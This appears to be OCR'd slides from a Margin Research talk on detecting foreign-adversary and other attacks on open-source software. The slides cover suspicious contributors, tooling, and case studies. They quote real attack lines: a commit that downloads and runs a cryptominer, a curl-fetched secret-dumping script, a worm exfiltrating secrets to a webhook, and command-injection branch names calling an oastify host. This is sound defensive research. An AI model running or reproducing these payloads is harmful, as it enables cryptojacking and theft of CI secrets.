


Better Analyzing Foreign Adversary Threats to Open-Source Software, Margin Research

Investigating Users

- Backdated repositories / commits
- Cloned commit messages
- DMCA takedowns in network
- Disposable and rotated identities in commit emails
- Suspicious contributor networks
- Issue spamming & star boosting

Tools: ghbuster, gh-fake-analyzer



Check this out at Pivot Atlas: gopivot.ing

Investigation Methodology

› Attacks

Investigating Attacks

- Payload development evident in git log

Commit `720b992`

randolzfow authored on Dec 7, 2024 Verified

```
[skip ci] Update __init__.py

Signed-off-by: randolzfow <190796371+randolzfow@users.noreply.github.com>
```

```
19  +       os.system("wget
      https://github.com/xmrig/xmrig/releases/download/v6.22.2/xmrig-
      6.22.2-linux-static-x64.tar.gz && tar -xzf xmrig-6.22.2-linux-
      static-x64.tar.gz && cd xmrig-6.22.2 && nohup ./xmrig -u
      48edfHu7V9Z84YzzMa6fUueoELZ9ZRXq9VetWzYGzKt52XU5xvqgzYnDK9URnRoJMk1j
      8nLwEVsaSWJ4fhdUyZijBGUicoD -o pool.supportxmr.com:8080 -p worker
      &")
```

Investigating Attacks

- Researcher payloads

tj-actions changed-files through 45.0.7 allows remote attackers to discover secrets by reading actions logs.

High severity | GitHub Reviewed | Published on Mar 15 to the GitHub Advisory Database • Updated on Oct 22


Malicious Code Execution:

The malicious script downloaded and executed a Python script that scanned memory for secrets, base64-encoded them, and logged them in the build logs:

```
B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py | s
```

Investigating Attacks

- Usage of open source tools



Nord Stream is a tool that allows you to extract secrets stored inside CI/CD environments by deploying malicious pipelines. It currently supports Azure DevOps, GitHub and GitLab.


www.synacktiv.com/publications/cicd-...

Investigating Attacks

- Usage of open source tools

Investigating Attacks


- Public tools disclose impact



Investigating Attacks


- Disruption

1. It creates a public repository named Shai-Hulud containing a dump of harvested secrets
2. It pushes a new GitHub Actions workflow to all accessible repositories. This action exfiltrates each repo's secrets to `https://webhook[.]site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7`. It migrates private organizational repositories to public personal repositories



Investigating Attacks

- Public exfiltration makes a mess



Investigating Attacks

- Certain patterns have that bug bounty “smell”

https://play.clickhouse.com v25.12.1.132, uptime 9 days • play password

```
select repo_name, actor_login, action, head_ref from github_events where head_ref like '%oastify.%' order by created_at
```

Run (Ctrl/Cmd+Enter) ✓ 102 rows in result, 1.69 sec. 100.0%, Read 10.15 billion rows, 28.44 GB (6.01 billion/sec, **16.84 GB/sec**)

№	repo_name	actor_login	action	head_ref
1	hackerhero0x01/nlp-gantlettt	hackerhero1005	opened	issue-title';curl${IFS}7bjhgapm951mn549frzqdaxpmgs7gx4m.oastify.com/$WEBHOOK_URL…
2	hackerhero0x01/nlp-gantlettt	hackerhero1005	closed	issue-title';curl${IFS}7bjhgapm951mn549frzqdaxpmgs7gx4m.oastify.com/$WEBHOOK_URL…
3	hackerhero0x01/nlp-gantlettt	hackerhero1005	opened	issue-title';curl${IFS}7bjhgapm951mn549frzqdaxpmgs7gx4m.oastify.com/$WEBHOOK_URL…

Malicious pull request infects VS | Malicious pull request infects VS | Pull requests · 7finney/ethcode

www.reversinglabs.com/blog/malicious-pull-request-infects-vscode-extension

Import bookmarks...

REVERSINGLABS

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Threat Research | July 8, 2025

Malicious pull request infects VS Code extension

ETHcode, a VS Code extension for Ethereum smart contract development, was compromised following a GitHub pull request.

BLOG AUTHOR
Petar Kirhmajer, Threat Researcher, ReversingLabs.

